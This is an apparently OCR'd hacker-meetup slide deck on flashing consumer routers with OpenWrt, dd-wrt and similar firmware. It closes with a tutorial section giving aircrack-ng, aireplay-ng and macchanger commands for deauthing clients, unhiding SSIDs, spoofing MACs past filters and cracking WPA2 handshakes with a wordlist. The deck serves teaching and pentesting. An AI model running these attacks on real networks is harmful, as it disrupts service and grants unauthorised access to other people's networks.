Flashing & Attacking WiFi Routers

ACEXOR

CTFU

I'm a Product of:

A little about me

- Linux enthusiast / Security enthusiast / Hackmiami Memeber / Team CTFU member
- @acexor
- ac3x04@gmail.com - Email / Aim
- IRC: Freenode #hackmiami – some form of Acexor
- acexor@jabber.org

The Devices

- Linksys(wrt54g/wrt54GL)
- Asus (RTN-16)
- Raspberry Pi(model A/B)
- Pineapple Mark IV
- TP-Link (MR3020)

WRT54G/GL

- Cost - $49 on Amazon
- Wireless – B/G 2.4GHz
- 4x 10/100 Ethernet Ports
- 2 External Antennas

Asus RTN-16

- Cost - $83 on Amazon
- Wireless – B/G/N 2.4GHz
- 4x 10/100/1000 Ethernet Por
- 3 External Antenna
- 2x USB 2.0 ports

Raspberry Pi

- Cost $45 on Amazon
- 700 MHz ARM1176JZF-S core
- 256/512mb of RAM
- 1x 10/100 Ethernet Port
- 1x HDMI Port

Pineapple Mark IV

- Cost $99 on HakShop
- Atheros AR9331 SoC
- Wireless B/G/N
- 2x 10/100 Ethernet (1 PO
- 2x USB 2.0 Ports

TP Link MR3020

- Cost - $35 on Amazon
- Wireless B/G/N
- 1x 10/100 Ethernet Port
- Internal Antenna
- 1 USB 2.0 Port

Why Flash something that “works”?

- Extend Functionality of your device
  - Install Optware / Create a NAS/Fileshare / VPNs / DDNS / SSH
- Remove unwatened “bloatware” from your device
  - Use a minimal webui / CLI only
- Secure your device by disabling WPS
  - Take that hackers! >:-o

The Projects

- Dd-wrt - www.dd-wrt.com/wiki/index.php/Main_Page
- Tomato - www.polarcloud.com/tomato
- Openwrt - openwrt.org
- Minipwner - minipwner.com/
- Pirate box - wiki.daviddarts.com/PirateBox_DIY
- WiFi Pineapple - wifipineapple.com/

dd-wrt

- Supported Devices - http://www.dd-wrt.com/wiki/index.php/Supported_Devices
- Features:
  - Easy to use Firewall based on iptables
  - Ipv6 Support
  - QOS
  - DDNS
  - Client Isolation
  - Openvpn

Tomato

- Supported Devices - http://tomatousb.org/doc:build-types
- Features:
  - Bandwidth Tracking
  - QOS
  - Alerts
  - Openvpn
  - Optware
  - Usb support
  - DDNS
  - Access Restrictions

Openwrt

- Supported Devices - http://wiki.openwrt.org/toh/start
- Features:
  - CLI
  - Supports any hardware Linux does
  - Opkg allows installations of more than 2,000 different packages
  - Highly open and customizable

Minipwner

- More specific to Pentesting/Dropbox
- Cheaper Alternative to Pineapple
- Features:
  - Low Power consumption (Great for running off battery)
  - Pre-installed pentesting tools
  - Small Size (easily consealable)
  - Based on Openwrt = Expandablility

Piratebox

- More Specific to anonimity/Filesharing
- Features:
  - Anonymous offline Filesharing
  - Shoutbox Chat Anonymously
  - Fourm Like Message Board
  - Lots of Places to run it: Openwrt Wireless router/Plug Computer/ Laptop/ Mobile Phone


WiFi Pineapple

- More Specific to Pentesting/Dropbox
- Features:
  - Mulitple Deployment options (3G / Android Tethering / Laptop Tethering / Standalone Wifi Pentesting)
  - Supports auxiliary WiFi Adapters
  - Easy Web-based UI
  - Right out of the box Man-in-the-middle attacks
  - Expandable with storage
  - Community Support / Modules
  - Can Run off Battery


Example Flashing Walkthrough

- Step 1: Research the device model version and make sure you have the right firmware. No one wants a brick =/
- Download the Correct Firmware and move the file to a directory you can easily find.
- Different Devices have different flashing methods BE SURE TO READ YOURS.
- Let's look at flashing Openwrt on to my Tplink MR3020


First Look at Stock router firmware




Some Tools Stock Firmware Brings




DDNS Functionality on Stock




Navigate to the firmware upgrade page



Add the Firmware you downloaded





Restart

Software Upgraded Successfully!

Completed!

100%

Please wait a moment, if the browser does not refresh automatically, click Refresh on the top of your browser.

Welcome to router Freedom!

```
notSoSundry:~ acexor$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to openwrt.lan.
Escape character is '^]'.
 === IMPORTANT ============================
  Use 'passwd' to set your login password
  this will disable telnet and enable SSH
 ------------------------------------------


BusyBox v1.19.4 (2012-11-03 10:04:08 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 ATTITUDE ADJUSTMENT (Bleeding Edge, r33003)
 -----------------------------------------------------
  * 1/4 oz Vodka      Pour all ingredients into mixing
  * 1/4 oz Gin        tin with ice, strain into glass.
  * 1/4 oz Amaretto
  * 1/4 oz Triple sec
  * 1/4 oz Peach schnapps
  * 1/4 oz Sour mix
  * 1 splash Cranberry juice
 -----------------------------------------------------
root@OpenWrt:/#
```

Basic Wireless Hacking

- In this short WiFi Hacking section we will discuss 4 different hacks
  - Performing a Deauth Attack
  - Finding a Hidden SSID
  - Bypassing wireless MAC Filters
  - Cracking WPA2 using dictionary

Performing a Deauth Attack

- Tools needed:
  - Airmon-ng/airodump-ng/Aireplay-ng
    - Turn on Monitor mode: airmon-ng start wlan0
    - Find a targey AP's BSSID aka MAC address : airodump-ng mon0
    - Kick everyone off the AP with 100 Deauth packets: Aireplay-ng -0 100 -a (MAC of Target AP) mon0

Discovering a Hidden SSID

- Tools Needed:
  - Airmon-ng / Aireplay-ng / Airodump-ng
    - Set Device in Monitor Mode: airmon-ng start wlan0
    - Scan for AP's and look for the one with hidden: airodump-ng mon0
    - Take a closer look(take note of BSSID): airodump-ng -c channel mon0
    - Deauth to force reauthentication revealing SSID: aireplay -0 2 -a (BSSID) mon0
    - Watch as the SSID changes from <length #> to a readable SSID

Bypassing WiFi MAC Filtering

- Tools needed: airmong-ng/airodump-ng/macchanger
  - The Idea of this attack is to scan the WiFi and “borrow” a client that has already been associated
  - Same steps for discovering a Hidden SSID but once you drill down on the specific AP with airodump-ng look for MAC address of a “Station”. Then Use Macchanger to spoof the associated MAC address: macchanger -m MAC wlan0
  - Then Connect to the AP using iwconfig:
  - Iwconfig wlan0 essid (SSID) channel #
  - Once Associated grab DHCP: dhclient wlan0

Cracking WPA2 using a Dictionary

- Tools: airmon-ng / airodump-ng / aireplay-ng / aircrack-ng / dictionary file
  - Idea behind this attack is to force deauthentication to capture the handshake when a client associates in a .cap file then run the handshake against a dictionary to crack it
  - Airmon-ng start wlan0 / airodump-ng mon0 (Note Victim ESSID, BSSID, and channel)
  - Save cap file: airodump-ng -w myfile -c11 –bssid MAC mon0
  - Next Step is to force deauths to capture the handshake which has the PSK: aireplay-ng -0 0 -a BSSID mon0
  - After about 2 or 3 mins we can attempt to crack the WPA2 PSK: aircrack-ng myfile-01.cap -w /pentest/passwords/wordlists/darkc0de.lst
  - Finally if the Admin used a relatively weak password aircrack will show us what the password is.

Sources

- http://www.linksys.com/en-apac/products/routers/WRT54GL
- Images.google.com
- Amazon.com
- https://en.wikipedia.org/wiki/OpenWrt#Features
- https://hackthistutorials.wordpress.com/2013/01/20/review-wifi-pineappl
- http://memegenerator.net/Success-Kid
- Dd-wrt.com
- Polarcolud.com/tomato
- http://www.asus.com/Networking/RTN16/#specifications
- https://en.wikipedia.org/wiki/Raspberry_Pi#Specifications
- http://hakshop.myshopify.com/products/wifi-pineapple
- openwrt.org
- minipwner.com/
- wiki.daviddarts.com/PirateBox_DIY
- wifipineapple.com/
- https://www.infoworld.com/d/networking/teach-your-router-new-tricks-dd-wrt-174050?page=0,1
- http://tomatousb.org/doc:build-types

Shoutouts

- Hackmiami – www.hackmiami.org
- Team CTFU - @teamctfu
- Rod Soto – AMAZING GUY Always makin' shit happen
- Planet Linux Caffe - http://planetlinuxcaffe.com/

THE END